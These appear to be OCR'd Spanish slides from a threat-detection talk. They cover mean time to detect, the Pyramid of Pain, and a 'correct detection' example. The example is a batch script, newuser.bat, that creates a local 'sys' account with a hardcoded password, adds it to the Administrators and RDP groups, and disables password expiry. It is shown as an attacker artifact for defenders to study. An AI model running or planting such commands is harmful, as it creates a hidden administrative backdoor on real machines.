
Tiempo medio de detección (MTTD)

[Cost of a Data Breach Report 2023 (ibm.com)]





Que duela!


TTPs
Tough!
TOOLS
Challenging
NETWORK/HOST ARTIFACTS
Annoying
DOMAIN NAMES
Simple
IP ADDRESSES
Easy
HASH VALUES
Trivial


La detección correcta

newuser.bat

```
Set AdmGroupSID=S-1-5-32-544
Set AdmGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID = '%AdmGroupSID%'" Get Name /Valu
Set AdmGroup=%AdmGroup:~0,-1%
net user sys Taken1918 /add
net localgroup %AdmGroup% sys /add

Set RDPGroupSID=S-1-5-32-555
Set RDPGroup=
For /F "UseBackQ Tokens=1* Delims==" %%I In (`WMIC Group Where "SID = '%RDPGroupSID%'" Get Name /Valu
Set RDPGroup=%RDPGroup:~0,-1%
net localgroup "%RDPGroup%" sys /add
net accounts /maxpwage:unlimited
```

El lunes resolvemos



¿Como las organizaciones estan detectando amenazas?

Como anocheeee!

¿Preguntas?